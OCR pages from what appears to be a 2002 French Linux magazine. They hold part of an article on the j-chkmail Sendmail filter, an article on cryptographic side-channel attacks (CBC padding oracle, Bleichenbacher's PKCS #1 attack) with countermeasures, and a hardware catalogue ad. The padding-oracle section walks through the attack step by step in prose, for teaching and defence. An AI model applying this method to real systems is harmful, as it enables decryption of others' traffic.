- Filtrage par la cadence de connexion de la passerelle. Les connexions générées par l'envoi de messages par des humains rassemblent un trafic presque poissonnien, alors que les messages envoyés par des robots sont vus plutôt comme des rafales. La cadence de connexion, calculée pour chaque passerelle sur une fenêtre temporelle glissante, permet de détecter les robots.
- Filtrage selon la résolution DNS de la passerelle SMTP : absence de déclaration ou usurpation de nom. Pour rester inaperçus, les spammeurs utilisent souvent des machines secondaires : ce sont souvent des machines ayant des mauvaises déclarations DNS. Ce filtrage a comme effet secondaire de bloquer complètement certains messages légitimes (qui sont généralement envoyés en nombre beaucoup plus petit). Pour éviter cela, on attribue un quota de connexions acceptées par jour (en tranches de 6 h) pour ce type de connexion, ou alors on ajoute les passerelles connues dans une liste blanche.
- Vérification de l'existence d'expressions régulières dans les en-têtes ou dans le corps du message (dans la prochaine version). Une vérification plus fine peut être effectuée par le filtre externe.
- Filtrage de la conformité des en-têtes :
  - existence d'en-têtes (pour éviter les mails envoyés par Telnet sur le port 25, ou par des robots « simples ») ;
  - existence d'au moins un champ To ou CC, Subject.

CONTRÔLE ET SURVEILLANCE

- Génération de messages syslog pour les événements significatifs de l'activité du filtre, avec niveau de verbosité configurable.
- Génération de pages web graphiques pour le suivi en temps réel de l'activité du filtre.
- Outil en ligne de commande permettant d'interroger le filtre et de connaître le contenu de ses compteurs internes : nombre de connexions, refus par classe, cadence de connexion des passerelles, passerelles avec résolution DNS mauvaise.

- Persistance de l'état du filtre pendant des exécutions successives.
- Rechargement de la configuration, remise à zéro des compteurs par l'envoi de signaux au filtre.

RÉSULTATS

Nous avons réalisé une analyse portant sur tous les messages ayant transité par un serveur réel pendant un mois.

Il en ressort :

Nombre total de messages	420 000
Messages avec des fichiers attachés	105 000
Messages avec des "unsafe files" refusés	4233

Le filtrage des fichiers non sûrs n'affecte donc qu'une infime partie des messages, soit environ 1%. Seuls 8 messages sur 4 233 étaient sains, soit un taux de fausse alerte de 0.2 %, taux comparable à celui des anti-virus, à la différence près que par le filtrage des « unsafe files », même les vers de messagerie inconnus auraient été rejetés.

QUAND L'UTILISER

En ce qui concerne la protection antivirale, l'utilisation de j-chkmail est particulièrement intéressante sur des serveurs de messagerie supportant un trafic important, puisque la consommation de ressources est négligeable par rapport à celle des antivirus classique. Le scanneur interne est de l'ordre de 100 fois plus rapide qu'un antivirus classique. Un atout important de j-chkmail est le fait que, n'utilisant pas de signatures, il n'exige pas des mises à jour régulières pour son fonctionnement, donc moins d'intervention sur le serveur de messagerie.

- La protection anti-spam de j-chkmail n'est pas basée sur la vérification de contenu. J-chkmail fournit un certain nombre d'outils qui, couplés avec des listes noires DNS et avec une bonne configuration du MTA, permettent de bien dégrossir le trafic et de descendre la quantité de spam à un niveau acceptable. Des fonctionnalités d'analyse de contenu sont en étude pour une version future. L'utilisation de ce type d'outil est particulièrement intéressant du fait que, sur certains serveurs, plus de la moitié du trafic est constituée par du spam. Ainsi, il est très intéressant de dégrossir le trafic avant de l'attaquer avec des outils plus lourds tels les analyseurs de contenu.

COMPILATION ET INSTALLATION

Avant d'installer j-chkmail, vérifiez que vous avez tout ce qu'il faut :

- Une version récente de Sendmail, compilé avec l'option MILTER (vérifier avec la commande : `/usr/lib/sendmail -d0,0 < /dev/null`), et de la bibliothèque libmilter. Je recommande fortement une version récente, au moins la version 8.12.3.
- Un utilisateur sur le nom de qui j-chkmail tournera : smmsp, par défaut.
- Il vous faut, bien entendu, un compilateur. Le compilateur gcc est recommandé.

La procédure d'installation de j-chkmail est classique : `./configure ; make ; make install`. Si la configuration par défaut ne vous convient pas, regardez les options de `configure` (`./configure --help`).

Vous trouverez des informations complètes à **http://j-chkmail.ensmp.fr/installing.html.**

CONFIGURATION

La configuration et intégration de j-chkmail à Sendmail se fait en deux étapes. Lorsque vous aurez configuré j-chkmail selon vos besoins, vous devez modifier le fichier de configuration de Sendmail de façon à ce qu'il connaisse l'existence du filtre.

Dans la configuration par défaut de j-chkmail, toutes les options sont inactives. Vous pouvez donc commencer par laisser les valeurs par défaut, et après validation du fonctionnement du filtre à vide, activer les options qui vous intéressent.

Lors de la première installation, les fichiers de configuration sont placés dans le répertoire par défaut : `/etc/mail`. Ce sont des fichiers vide, mais avec les commentaires et exemples vous permettant de le personnaliser sans difficulté.

Voici donc les fichiers dont vous aurez à modifier le contenu :

- **/etc/mail/j-chkmail.cf** - Ce fichier définit le comportement global du filtre. Toutes les options sont présentes avec les valeurs par défaut et des commentaires avec les choix possibles.
- **/etc/mail/j-error-msg** - Ce fichier contient les messages d'alerte qui remplaceront le contenu d'origine lorsqu'un message suspect est identifié par le filtre. Ces messages sont délimités par des balises dans le style html : <XFILE>, <VIRUS>, <POLICY>. Vous pouvez personnaliser les messages d'alerte et utiliser certaines variables telles __ATTACHMENT__ (pour la liste des fichiers attachés) ou __FROM__ (pour l'émetteur du message).
- **/etc/mail/j-nets** - C'est une notion de voisinage. Sendmail ne connaît pas l'architecture de votre domaine. Dans ce fichier, vous pouvez indiquer à j-chkmail les réseaux IP connus et les classer selon qu'il s'agit d'un réseau local, d'un réseau de votre domaine ou d'un réseau ami. Tout réseau IP n'apparaissant pas dans ce fichier est un réseau inconnu. Des privilèges sont accordés selon cette notion de proximité.
- **/etc/mail/j-local-users** - Dans ce fichier, vous pouvez déclarer les adresses e-mail d'usage local, qui ne peuvent pas recevoir du mail venant d'un réseau inconnu. Ce sont typiquement les adresses de service, ou le regroupement d'adresses (tous, direction…). Pour que ce filtrage soit effectif, il faut activer l'option concernée dans le fichier de configuration.
- **/etc/mail/j-host-access** - C'est le fichier de contrôle d'accès des passerelles e-mail n'ayant pas de résolution DNS correcte. Vous pouvez soit autoriser le dépassement de quota

de messages, ou alors interdire complètement l'accès. L'utilisation de ce fichier sera étendue dans une version future.

- **/etc/mail/j-user/access** - Ce fichier n'est pas utilisé actuellement, mais il permettra, prochainement, un contrôle d'accès plus fin que celui de la base accès de Sendmail (contrôle des adresses de l'expéditeur et du destinataire).
- **/etc/mail/j-regex** - Ce fichier contient la liste des expressions régulières à rechercher dans les en-têtes et dans le corps du message.

Après avoir configuré votre filtre, vous pouvez vérifier si les valeurs prises en compte sont bien celles que vous souhaitez avec la commande « `j-chkmail -v` ».

La prochaine étape est la modification de la configuration de Sendmail de façon à ce qu'il puisse dialoguer avec le filtre. La communication entre Sendmail et le filtre se fait par socket UNIX ou INET. Il faut donc avoir la même définition de socket dans les deux fichiers de configuration. Vous trouverez des exemples dans le fichier `smconfig/milter.mc` et `smconfig/milter.cf`.

SURVEILLANCE

j-chkmail possède des outils efficaces pour le suivi de son fonctionnement.

La première source d'informations est le fichier de log classique géré par syslog, que vous pouvez classer dans un fichier à part, avec le niveau de verbosité convenable, comme vous faites déjà pour Sendmail.

La deuxième source est l'outil en ligne de commande d'interrogation de l'état du filtre et de ses compteurs (`j-printstats`). Lancez cette commande, sans aucune option, pour connaître les options possibles. Pour avoir un rapport résumé de l'activité de filtrage des connexions en provenance des passerelles ayant une déclaration DNS mauvaise ou usurpée, il vous faut taper la commande `j-printstats -r`.

Le troisième outil vous permet de suivre en temps réel l'activité de votre filtre sur un serveur web. C'est un ensemble de scripts en Perl que vous trouverez dans `contrib/rrdtool`. Ces scripts présentent le contenu des valeurs des compteurs internes sous forme graphique à plusieurs échelles. Un rapide coup d'œil suffit pour détecter toute anomalie dans le fonctionnement du filtre.

José Marcio Martins da Cruz - Ecole des Mines de Paris
Jose-Marcio.Martins@ensmp.fr

AUTRES SOURCES D'INFORMATIONS

Des informations détaillées sur l'installation et le fonctionnement de j-chkmail se trouvent sur son site Web. Vous pouvez aussi vous inscrire sur la liste de discussion de j-chkmail. Pour cela, il vous suffit d'envoyer un mail à **sympa@listes.ensmp.fr** avec le sujet : « subscribe jchkmail ».

RÉFÉRENCES

[1] Home page de j-chkmail : **http://j-chkmail.ensmp.fr**

[2] Unsafe Files : **http://support.microsoft.com/default.aspx?scid=kb;EN-US;q262631**

```
*** RESOLVE TABLE at Sat Sep 21 15:53:22 2002
*** CONNECTIONS HISTORY : 70:55:23 (16384/16384 entries)
```

RESOLVE FORGED	06H	12H	18H	24H	48H	
CONNECT.....	1999	3764	700	704	6179	connections
ACCEPT.....	125	127	168	340	1145	connections
REJECT.....	1874	3637	532	364	5034	connections
REJECT RATIO.	93.75	96.63	76.00	51.70	81.47	% connections
REJECT RATIO.	38.95	31.93	29.93	22.99	26.52	% hosts
MEAN.....	21.0	46.7	41.6	4.3	18.2	connections/host
STD DEV.....	167.1	466.5	447.1	11.0	227.8	connections/host
HOSTS.....	95	119	147	274	690	Total = 1019 hosts
HOSTS.....	42	50	59	114	294	90% connections

PROBLEMES D' IMPLÉMENTATION

La cryptographie propose toute une série de solutions pour sécuriser les échanges électroniques. Cependant, le passage de la théorie à la pratique peut être une étape douloureuse au point de vue de la sécurité. Le but de cet article est d'illustrer ce fait à l'aide de deux exemples récents tirés de situations réelles, et d'en discuter les tenants et les aboutissants.

IMPLÉMENTER DE LA CRYPTO N'EST PAS FACILE !

De nos jours, l'utilisation de cryptographie est une des possibilités importantes employées pour sécuriser nombre de transactions électroniques. Cette discipline, qui s'appuie sur des notions parfois très poussées de mathématiques, est malheureusement complexe, et la maîtriser demande du temps. Heureusement, il n'est nul besoin d'être un cryptologue confirmé pour implémenter des solutions reconnues dans une application.

S'il s'avère très risqué de vouloir « inventer » soi-même des algorithmes ou des protocoles cryptographiques, on peut toujours se reposer sur des solutions proposées par des experts en la matière, et qui ont passé l'épreuve du temps et des cryptanalystes, ou du moins, qui restent surveillées et qui sont étudiées avec soin.

Ainsi, la plupart des algorithmes et protocoles cryptographiques « sérieux » sont standardisés d'une manière ou d'une autre. Entre autres, on peut citer DES et AES, deux algorithmes de chiffrement symétriques standardisés par le gouvernement américain ; MD5 et SHA-1 sont deux algorithmes de hachage très répandus qui sont standardisés respectivement par l'IETF et par le gouvernement américain ; le standard PKCS #1, développé par l'entreprise RSA Security, définit l'utilisation de l'algorithme à clé publique RSA. Pour ce qui concerne les protocoles, un des plus connus est SSL/TLS, défini dans la RFC 2246 de l'IETF. Cette liste, qui est loin d'être exhaustive, prouve cependant que des « outils » cryptographiques de bonne qualité sont à la disposition de qui veut bien les utiliser.

Malheureusement, le passage des spécifications à l'implémentation est une étape qui peut se révéler douloureuse au point de vue de la sécurité. Même si, sur le papier, ces algorithmes et protocoles sont reconnus pour être fiables et sûrs, leur implémentation, si elle est mal faite, peut compromettre la sécurité de l'application de manière catastrophique. Même si l'implémentation est exempte de bogue, il suffit souvent de très peu d'information qui « fuit » pour casser le système ! En cryptologie, on appelle ce genre d'attaque des attaques par effet de bord (ou « side-channel attacks »). Historiquement, elles sont apparues il y a quelques années dans le domaine de la carte à puce, puis le principe s'est généralisé au domaine de l'implémentation.

Le but de cet article est, dans un premier temps, d'illustrer cette réalité au moyen de deux exemples concrets différents, à savoir le problème du bourrage en mode CBC et celui du bourrage lors de l'utilisation de RSA ; dans un deuxième temps, on discute la part de responsabilité des deux types de protagonistes en jeu, à savoir les cryptologues qui écrivent les standards, et les personnes qui les implémentent, puisque, comme on va le voir, le problème fondamental à l'origine de ces deux exemples est un manque de clarté dans les standards. Ainsi, même s'il s'avère très difficile d'éviter tous les problèmes de ce genre, le seul fait d'être conscient qu'un risque potentiel existe est déjà très important !

BOURRAGE ET MODE CBC

Cette attaque récente, qui a été présentée [7] par Serge Vaudenay au congrès Eurocrypt'02, illustre parfaitement le fait que plus une implémentation fournit d'information, plus elle est susceptible d'être vulnérable à une attaque par effet de bord.

Typiquement, un algorithme symétrique de chiffrement, tel que DES [5] (*Data Encryption Standard*) ou AES [2] (*Advanced Encryption Standard*), traite des blocs de données d'une taille de 64 ou 128 bits. Ainsi, si on désire chiffrer des données ayant une longueur supérieure à la taille du bloc, ce qui est généralement le cas, on doit utiliser l'algorithme dans ce que l'on appelle un mode de fonctionnement. Le plus employé est le mode CBC (pour *Cipher-Block Chaining*). Son principe (Fig. 1), est très simple : on découpe le message

DE LA CRYPTOGRAPHIE
LES ATTAQUES PAR EFFET DE BORD

à chiffrer en blocs $M_1, M_2, M_3, \ldots$ qui ont une taille égale à la taille de bloc de l'algorithme : par exemple, dans le cas de DES, en blocs de 64 bits, et ensuite, avant de chiffrer un bloc M_i, on le combine avec le bloc chiffré C_{i-1} précédent au moyen d'un XOR (ou-exclusif, voir la Table 1) bit-à-bit, le premier bloc étant combiné avec un vecteur d'initialisation *IV*, qui est simplement un bloc sans signification choisi aléatoirement. (tableau 1)

OU exclusif (XOR)		
a	b	a XOR b
0	0	0
0	1	1
1	0	1
1	1	0

Tableau 1 (OU exclusif (XOR))

La problématique du bourrage (ou « padding ») intervient dès lors que la taille des données à chiffrer n'est pas un multiple de la taille de bloc de l'algorithme, c'est-à-dire de 8 octets dans le cas de DES. Dans ce cas, on est obligé de compléter les données par des octets de bourrage. Il existe plusieurs méthodes de bourrage (qui sont toutes vulnérables à l'attaque), nous allons donc nous concentrer sur une des plus répandues (elle est notamment définie dans la RFC 2040). L'idée est que, s'il manque 1 octet pour atteindre un multiple de 8, on ajoute 1 octet qui ont tous 1 comme valeur. Par exemple, si le dernier bloc ne comporte que 2 octets, nous le compléterons avec 6 octets ayant tous une valeur égale à 0x06. Si le dernier bloc de données est complet, on rajoutera tout simplement un bloc supplémentaire formé de 8 octets à 0x08. Certains protocoles permettent un nombre d'octets de bourrage supérieur à la taille du bloc. Dans la suite, puisque le principe de l'attaque ne change pas, on va supposer que l'on complète un message avec au plus huit octets.

Lors du déchiffrement, une fois que l'on aura obtenu les blocs en clair, la première chose à faire sera de vérifier la validité du bourrage et d'ôter les octets superflus.

1




Figure 1 (Chiffrement en mode CBC)

Par exemple,si le dernier octet du dernier bloc est égal à 0x05, on vérifiera que les 5 derniers octets ont tous 0x05 comme valeur, et si c'est le cas, on pourra les enlever. Il y a donc deux vérifications à faire : premièrement, il faut tester si le dernier octet est situé entre 0x01 et 0x08 (dans le cas d'une taille de bloc de 8 octets), et, le cas échéant, il faut vérifier qu'il y ait suffisamment d'octets précédents possédant cette même valeur.

Nous arrivons maintenant au point crucial où la sécurité peut s'effondrer complètement.

Imaginons qu'une application s'exécutant sur un serveur reçoive des données chiffrées, qu'elle les déchiffre, et que le bourrage ne soit pas valide. Que va-t-il se passer ? Très probablement, l'application va se plaindre et renvoyer un message d'erreur, qui pourrait ressembler à

```
Jun 16 15:28:23 zorglub decrypt[2032]:
Padding invalid
```

Dès le moment où un pirate a accès à l'information qui concerne la validité du bourrage, il sera en mesure de déchiffrer n'importe quel bloc qu'il a vu passer en l'espace d'environ mille essais. En fait, il pourra utiliser le serveur comme oracle, et graduellement obtenir de l'information sur le texte clair qui correspond au bloc chiffré qu'il cherche à casser ; il aura besoin en moyenne de soumettre 1024 questions (si la taille de bloc est de 8 octets) à l'oracle (c'est-à-dire qu'il aura besoin de soumettre environ un millier de messages chiffrés au serveur et pour chacun d'eux, de savoir si, une fois déchiffrés, ils possèdent un bourrage valide ou pas).

Voici, en quelques mots, le principe de cette attaque :

L'ennemi dispose d'un bloc intercepté *C* qu'il aimerait décrypter. Dans un premier temps, il va choisir un autre bloc aléatoire, que l'on nomme *A*, puis il va envoyer à l'application $A||C$ en tant que message chiffré (qui possède une longueur de deux blocs). Le déchiffrement en mode CBC se passe de la façon suivante : pour obtenir le deuxième bloc en clair, l'application va déchiffrer *C* et le combiner au moyen d'un ou-exclusif avec

A ; pour obtenir le premier bloc en clair, elle déchiffre *A* puis combine au moyen d'un ou-exclusif le résultat avec le vecteur d'initialisation (on exécute donc le schéma de la Figure 1 à l'envers, et ceci pour un message formé de deux blocs). Ensuite, l'application vérifie si le deuxième bloc comporte un bourrage valide. La plupart du temps, l'ennemi va obtenir un message « bourrage invalide ». Mais, tous les 128 essais en moyenne, il ne va pas obtenir ce message, ou éventuellement en obtenir un autre qui lui révèlera que le déchiffrement a échoué pour une autre raison (authentification ratée, par exemple). Dans ce cas, il sait que le bourrage était valide, et qu'avec une grande probabilité, l'octet le plus à droite était un `0x01`. Donc, le ou-exclusif de l'octet le plus à droite de *A* avec `0x01` donnera l'octet le plus à droite du texte clair recherché. Ensuite, comme il connaît la valeur de cet octet de droite au sortir de la fonction de déchiffrement, il peut le forcer à devenir `0x02` en modifiant l'octet le plus à droite des blocs *A*. En re-tentant l'expérience (en envoyant donc des blocs aléatoires *A* possédant l'octet le plus à droite fixé à la bonne valeur), et en attendant environ 128 essais en moyenne, il sera capable de déterminer la valeur du deuxième octet depuis la droite selon le même principe. En itérant ce processus, au bout de 1024 essais en moyenne, l'ennemi aura décrypté son bloc sans l'aide de la clé secrète.

Comme nous l'avons vu précédemment, l'application doit jouer le rôle de l'oracle, c'est-à-dire divulguer l'information « Est-ce que ce message chiffré, une fois déchiffré, possède un bourrage valide ? ». Ce petit bit d'information, s'il fuit de l'application, permet de ramener la complexité d'une attaque par recherche exhaustive de la clé (environ 2^{55} opérations en moyenne, si l'algorithme utilisé est DES) à une complexité de l'ordre de 2^{10} opérations, ce qui est tout simplement dramatique !

■ La solution à ce problème paraît assez simple : il suffit que l'ennemi potentiel ne dispose pas de ce bit d'information. En fait, si l'on se penche un peu sur cette question, cette condition est loin d'être évidente. Pour éviter de divulguer cette information, on peut tout simplement écrire notre application de telle façon qu'elle se comporte de la même manière dans le cas d'un déchiffrement réussi et d'un déchiffrement non valable, c'est-à-dire éviter de retourner des messages d'erreur au client ou de l'écrire dans des logs qui seraient accessibles facilement.

Outre le fait que cela ne simplifie pas le débogage de l'application, la réalité est malheureusement loin d'être aussi simple. En effet, le plus souvent, les données déchiffrées sont fournies à une autre application, qui va les traiter d'une manière ou d'une autre. Imaginons que le module qui se charge de vérifier si le déchiffrement se passe de façon correcte retourne deux valeurs possibles au module qui se charge de traiter les données déchiffrées, soit quelque chose comme `Decryption OK` ou `Decryption Error`. Dans le premier cas, les données vont être traitées par le deuxième module, ce qui va prendre un certain temps. Dans le deuxième cas, rien ne va se passer, et le processus va prendre moins de temps. Si la différence de temps entre les deux possibilités est perceptible pour l'ennemi, le bit d'information fuit !

Une possibilité de contrer ce problème est d'authentifier les données chiffrées :

En effet, si le contrôle d'authentification se passe avant le déchiffrement, l'ennemi sera incapable de savoir si le bourrage est valide ou non, puisqu'il échouera à la phase d'authentification. Une autre possibilité est d'interrompre la transaction (et donc d'éliminer la clé utilisée pour chiffrer). Dans ce cas, l'ennemi dispose tout de même de l'information, mais avec une probabilité faible, puisqu'il ne peut poser qu'une question à l'oracle. C'est par exemple ce qui se passe dans le protocole SSL/TLS. Par contre, WTLS, qui est une version allégée de SSL/TLS dédiée au monde wireless, retourne un message d'erreur `Decryption error: padding incorrect` sans casser la transaction, et ceci pour des raisons d'économie d'énergie !

■ On retiendra de cette histoire que, même si l'on utilise un algorithme sûr qui possède une longueur de clé suffisante (DES est peut-être un mauvais exemple, à ce niveau !), un mode de chiffrement standard (CBC) et une méthode de bourrage elle aussi standard, cela ne garantit pas que l'implémentation finale soit sûre, elle ! Il suffit en effet que de l'information fuie d'une manière ou d'une autre pour détruire complètement l'édifice de sécurité. Pire, dans le cas de WTLS[1], si l'on suit le standard à la lettre, la faiblesse est automatiquement présente !

RSA ET LE STANDARD PKCS #1

Le même genre de problème est apparu dans le monde asymétrique quelques années auparavant, en 1998, lorsque Daniel Bleichenbacher, un chercheur des Bell Labs, a démontré [1] que le standard [6] était vulnérable à une attaque par effet de bord. PKCS #1 est un standard défini par les cryptologues de la firme RSA Security Inc., qui spécifie de manière précise comment l'algorithme à clé asymétrique RSA devrait être utilisé dans la pratique. Comme RSA est de loin l'algorithme asymétrique le plus répandu, le standard PKCS #1 est *de facto* implémenté dans énormément d'applications. De nouveau, la faille de sécurité venait de la façon dont le standard traite les erreurs de déchiffrement.

■ RSA est un algorithme qui utilise des notions issues de la théorie des nombres, ce qui veut dire que les données à chiffrer sont interprétées non pas comme une simple suite de bits, mais comme un nombre entier. Typiquement, si l'on veut chiffrer des données avec RSA, et que l'on souhaite utiliser une longueur de clé de 1024 bits, les données devront être transformées en un nombre de cette longueur. Le standard PKCS #1 explique comment une donnée de taille quelconque (mais suffisamment petite pour être interprétée comme un nombre de la taille qui convient) peut être transformée en un nombre ; pour ce faire, une certaine redondance, sous forme de bourrage, est ajoutée aux données, de telle façon que l'on puisse déterminer si l'opération de déchiffrement s'est bien passée ou non.

■ Malheureusement, PKCS #1 indique aussi que, en cas de déchiffrement infructueux, l'application l'implémentant

WTLS[1] Il faut noter que suite au papier d'Eurocrypt 2002, une réparation du standard est en cours.

doit retourner un message d'erreur, sans toutefois en définir proprement la teneur exacte.

■ Daniel Bleichenbacher a démontré que, si lors de l'opération de déchiffrement, l'ennemi dispose de l'information « Est-ce que le bourrage est valide ? », alors, il peut décrypter n'importe quel message chiffré qu'il a pu récupérer précédemment d'une manière ou d'une autre. A nouveau, si ce bit d'information fuit, il va pouvoir se servir de l'application comme d'un oracle. En lui soumettant un grand nombre de questions (plusieurs millions, ce qui reste un nombre acceptable...), qui seront déterminées au moyen de calculs plutôt subtils au fur et à mesure qu'il obtient des réponses de l'oracle, il sera capable d'obtenir de plus en plus d'information au sujet du texte clair correspondant au texte chiffré qu'il cherche à décrypter. En fait, ce bit d'information peut être interprété comme une propriété mathématique du texte clair, puisque les données, dans le contexte de RSA, sont des nombres !

■ L'imprécision d'un standard au niveau du traitement des erreurs peut ainsi avoir des conséquences désastreuses pour la sécurité. Dès que cette attaque a été connue, la rédaction du standard a été corrigée ; de plus, la méthode de bourrage utilisée a été changée au profit de OAEP (pour *Optimal Asymmetric Encryption Padding*). Cette nouvelle méthode, proposée en 1994, possède un argument de choix : depuis 2001, une preuve mathématique [3] de sa sécurité existe ! De façon ironique, la même année et lors de la même conférence, une attaque par effet de bord contre RSA-OAEP a été publiée [4]. Si un ennemi est capable, durant la phase de vérification du bourrage, de déterminer si la vérification a échoué pour une raison précise (elle peut échouer à cause de plusieurs raisons), on peut casser RSA-OAEP au moyen de 1000 essais (pour une longueur de clé de 1024 bits) ! Le standard, dans sa version actuelle 2.1 qui a été publiée le 14 juin 2002, reconnaît explicitement ce risque. Néanmoins, une lecture peu attentive de ce dernier durant le travail d'implémentation est suffisante pour obtenir une sécurité catastrophique...

ET ALORS ?

À la lecture de la description de ces deux attaques, on pourrait se dire « À quoi bon implémenter des standards, puisqu'ils sont incomplets, flous, ou peu sûrs ? ».

Le monde de la cryptologie est constitué de trois catégories de personnes : celles qui l'inventent et la développent, celles qui l'implémentent, et celles qui l'utilisent. Les cryptologues ont pour travail d'inventer de nouveaux schémas cryptographiques efficaces, d'en analyser leur sécurité, et de rédiger des standards. Les personnes qui implémentent la crypto se doivent de traduire des spécifications écrites en une implémentation qui fonctionne, et qui, si possible, soit sûre, et ceci sans devoir posséder un bagage scientifique énorme. Enfin, la troisième catégorie, celle des utilisateurs de la crypto, devraient pouvoir l'utiliser et lui faire confiance avec un minimum de connaissances préalables.

■ On peut essayer de définir les parts de responsabilité pour ces deux cas ; un cryptologue argumentera qu'il n'est nul besoin de spécifier tout ce qui peut rendre une implémentation peu sûre, puisque l'implémentation de cryptographie dans un produit ne doit pas être laissée à des non-spécialistes. Un programmeur, à juste titre, se plaindra du standard, qui a été mal rédigé, ou qui est tout simplement peu sûr.

■ En fait, il faut constater que les problèmes de sécurité induits par l'implémentation de standards cryptographiques ne sont étudiés que depuis très peu de temps puisque, auparavant, on se disait implicitement qu'une faiblesse pouvait soit venir de l'algorithme cryptographique, soit de l'implémentation. Actuellement, on se rend compte que la problématique est beaucoup plus subtile et les deux aspects sont étroitement liés.

Finalement, le but de cet article n'était pas d'effrayer les gens qui implémentent de la crypto, ou qui sont susceptibles de le faire, mais plutôt de mettre en lumière un aspect important de la sécurité, qui commence à peine à être étudié et compris.

Pascal Junod <pascal.junod@epfl.ch>

Laboratoire de Sécurité et Cryptographie (LASEC), Ecole Polytechnique Fédrale de Lausanne

BIBLIOGRAPHIE

[1] D. Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1.
In Advances in Cryptology - Crypto'98, volume 1462 des LNCS, pages 1-12. Springer-Verlag, 1998.

[2] J. Daemen et V. Rijmen. The Design of Rijndael.
Information Security and Cryptography. Springer, 2002.

[3] E. Fujisaki, T. Okamoto, D. Pointcheval, et J. Stern.
RSA-OAEP is secure under the RSA assumption.
In Advances in Cryptology - Crypto'01, volume 2001 des LNCS, pages 260-274. Springer-Verlag, 2001.

[4] J. Manger.
A chosen ciphertext attack on RSA-OAEP as standardized in PKCS #1 v2.0.
In Advances in Cryptology - Crypto'01, volume 2001 des LNCS, pages 230-238. Springer-Verlag, 2001.

[5] National Bureau of Standards. Data Encryption Standard. U. S. Department of Commerce, 1977.

[6] PKCS #1 standard. Disponibles à **http://www.rsalabs.com**.

[7] S. Vaudenay.
Security flaws induced by CBC padding - applications to SSL, IPSEC, WTLS...
In Advances in Cryptology - Eurocrypt'02, volume 2002 des LNCS, pages 534-545. Springer-Verlag, 2002.

PEARL

6, rue de la Scheer - ZI Nord - 67603 SELESTAT


GRATUIT !

Demandez notre catalogue 96 pages, par téléphone, fax, internet ou minitel !

0,12 €/mn
N°Indigo 0 820 822 823

Nous vous proposons de nombreux autres produits pour LINUX !

DVD : Lame de fond



L'école de la vie existe, elle se déroule chaque année sur un bateau qui traverse les océans du globe. Livré à lui-même au cours de ce long périple, l'équipage, mais surtout les jeunes recrues... **Réf.DV1212**

5,95 TTC € 39,03 F

DVD : Scream

Casey Becker, une belle adolescente, est seule dans la maison familiale. Elle s'apprête à regarder un film d'horreur, mais le téléphone sonne. Au bout du fil, un serial killer la malmène, et la force à jouer à un jeu terrible : si elle répond mal à ses questions portant sur les films d'horreur... . **Réf.DV560**

5,95 TTC € 39,03 F

ATI Radeon 64 Mo

Sortie TV ▶Format AGP
Réf. PC682

69,90 TTC € 458,51 F

CABLE RESEAU USB

Cet adaptateur va vous permettre de relier deux ordinateurs de la façon la plus simple et rapide qui soit. Vous bénéficierez ainsi de toutes les fonctions d'un partage réseau standard. Vous pouvez même relier jusqu'à 17 PC ensemble, soit en créant une chaîne USB en passant de l'un à l'autre soit en passant par un hub USB. **caract. tech. :** Taux maximal de transfert 5Mbit/s - supporte les protocoles TCP/IP, NetBEUI, IPX/SPX, NDIS - longueur environ 210cm **Réf.PE8259**

34,90 TTC € 228,93F

Kit Réseau nomade

Connectez en un clin d'oeil votre portable à votre poste fixe. Vous pourrez avec ce kit communiquer jusqu'à 100Mbits. **Comprend :** ○1 carte PCI 10/100 Base T ○ 1 câble RJ45 croisé de 10m ○1 carte PCMCIA 10/100 Base T **Réf. PE243**

69,90 TTC € 458,51F

Hub USB 2.0 4 ports

▶**Vitesse de transfert :** de 1,5 à 480 Mbits/sec. ▶**Dimensions :** environ 77 x 106 x 20 mm **Réf.PE8289**

49,90 TTC € 327,32 F

Easydisk Pro USB

Conçus sur le même principe que les Easydisk ci-dessus, ces modèles vous offrent en plus la possibilité de protéger l'accès à vos données par un mot de passe (uniquement sous Windows 98 et Millenium). Un interrupteur vous évitera également d'effacer vos données involontairement. ▶**Vitesse de transfert des données :** 928 Ko/sec (lecture) / 550 Ko/sec (écriture) ▶**Dimensions :** environ 87.24.13mm ▶**Poids :** seulement 15 G Bootable sous windows 98 et Millenium (à la condition que le BIOS de votre PC accepte cette option).Câble USB de 110 cm fourni, pour faciliter la connexion et la déconnexion. Fonctionne sous Windows 98/Millenium/2000/XP Mac OS 9.X, Mac OS X, Linux (avec un noyau 2.4 ou ultérieur).

EasyDisk pro 64 Mo Réf.PE6077 Prix : 64,90€TTC/425,72F
EasyDisk pro 128 Mo Réf.PE6078 Prix : 109,90€TTC/720,90F
EasyDisk pro 256 Mo Réf.PE6079 Prix : 199,90€TTC/1 311,26F

à partir de 64,90 TTC € 425,72 F

Rack en alu thermocontrôlé UDMA 66/100/133

Grâce au **transfert thermique de l'alu** et de la **ventilation optimale** de ce rack, vos disques durs seront refroidis de la meilleure façon qu'il soit. Il dispose d'un ventilateur actif qui tourne en fonction de la température et d'un écran qui vous indique la température, l'état du disque dur (maître / esclave), la durée d'utilisation du disque ainsi que l'état du ventilateur. Une température trop élevée ou un disfonctionnement du ventilateur aura pour effet d'activer une alarme. **Caractéristiques techniques :** ▶Compatible avec les disques durs U-DMA 66/100/133 ▶Alarme de dépassement de température ▶Nécessite un emplacement 5,25" libre. **Réf. PE2859**

64,90 TTC € 425,72 F

PowerMust UPS600 + Mustek

Cet onduleur de chez Mustek est idéal pour les stations de travail avec un périphérique (disque dur externe, scanner, imprimante). Le logiciel fourni peut sauvegarder vos données, fermer les applications et éteindre la machine. Vous pourrez y connecter votre modem, premier périphérique à subir des dommages en cas de sur-tension. **Caract. :** protège la ligne téléphonique. **Dimension :** 330x100x140mm **Poids :** 7Kg **Réf. B124**

79,90 TTC € 524,11 F

Lecteur CD 24X SCSI

Bénéficiez de cet incroyable prix pour équiper votre ordinateur en SCSI avec tous les avantages que cela procure ▶Interface SCSI II ▶Buffer 128 ko ▶taux de transfert : 3600 KB/s Compatible CD-RW, CD-DA, CD-ROM XA Mode 1&2, Photo CD. **Réf. PE455**

A SAISIR — VALABLE JUSQU'A EPUISEMENT DE STOCK

39,95 TTC € 262,05F

Bon de Commande à retourner à PEARL Diffusion à l'adresse ci-dessous

